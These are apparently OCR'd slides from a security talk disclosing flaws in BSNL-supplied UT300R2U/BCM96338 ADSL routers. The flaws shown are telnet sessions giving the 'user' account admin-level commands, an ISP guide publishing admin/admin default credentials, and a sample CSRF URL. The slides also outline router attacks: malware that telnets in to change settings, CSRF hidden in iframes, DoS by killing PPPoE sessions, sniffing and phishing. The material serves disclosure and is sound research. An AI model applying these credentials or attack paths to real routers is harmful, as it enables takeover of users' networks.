
  there is nothing for a javascript

  to do in a telnet session;
- So obviously ADMIN access is

  given indiscriminate of privileges


- Threat Level: Medium

Telneting as ADMIN



```
Connected to 192.168.1.1.
Escape character is '^]'.
BCM96338 ADSL Router
Login: admin
Password:
> help

?
help
logout
reboot
adsl
atm
brctl
cat
df
dumpcfg
echo
ifconfig
kill
arp
defaultgateway
dhcpserver
dns
lan
passwd
ppp
remoteaccess
restoredefault
route
save
swversion
wan
serialnum
ping
ps
pwd
sntp
sysinfo
tftp

> logout
```

Telneting as USER



```
Escape character is '^]'.
BCM96338 ADSL Router
Login:
Login: user
Password:
> help

?
help
logout
reboot
adsl
atm
brctl
cat
df
dumpcfg
echo
ifconfig
kill
arp
defaultgateway
dhcpserver
dns
lan
passwd
ppp
remoteaccess
restoredefault
route
save
swversion
wan
serialnum
ping
ps
pwd
sntp
sysinfo
tftp

>
```


CSRF

- Cross Site Request Forgery, It is an attack in which victim's browser requsets are hijacked by the attacker

Ex

- http://kingpin:lame@lameforums.net/post.php?value=admin's_of_this_forum_are_idiot&action=post

Lack of Good Documentation



BHARAT SANCHAR NIGAM LIMITED - Mozilla Firefox

http://www.chennai.bsnl.co.in/BBS/Wireless/WirelessSecurity.htm

hacking PPoE

MODEM CONFIGURATION / WIRELESS SECURITY

FOR TYPE 2 MODEM- WA 3002 G4

I. Modem configuration:

II. Wireless Security

III. Additional MAC address restricted Wireless Security

I. Modem configuration:

1. In the Internet Explorer, type 192.168.1.1 and press enter

Connect to 192.168.1.1

DSL Router

User name: admin


Password: •••••

☑ Remember my password

OK Cancel

2. Type username as admin and password as admin and press OK

Lack of Good Documentation



3. Click WPA-PSK in network authentication

Wireless -- Security

This page allows you to configure security features of the wireless LAN interface. You can sets the network authentication method, selecting data encryption, specify whether a network key is required to authenticate to this wireless network and specify the encryption strength.
Click "Apply" to configure the wireless security options.

Select SSID: UTStarcom

Network Authentication: WPA-PSK

WPA Pre-Shared Key: •••••••• Click here to display

WPA Group Rekey Interval: 0

WPA Encryption: TKIP

WEP Encryption: Disabled

Lack of Good Documentation

- We are in a Digital era of breaking DES & RSA's, In this Digital era, is this a security documentation.
- Seriously Security(IT) in India have to go miles ahead...

ExpL0ItinG the ut300r2u

- Malware Way:

  The exploit can be used as a payload for virus.

  It Telnets into the router & changes the configurations.

ExpL0ItinG the ut300r2u

- Web way:

  Utilizing CSRF to login into the victim's router & change the configurations

- The entire process can be hidden with iframes

Possible Attacks

- DoS
- Remote Sniffing
- Phishing
- And many depending upon the attackers creativity

DoS

- This could be accomplished in many ways
- Specifying unreachable routes for the router
- Killing the PpoE session in a loop using a malware
- etc

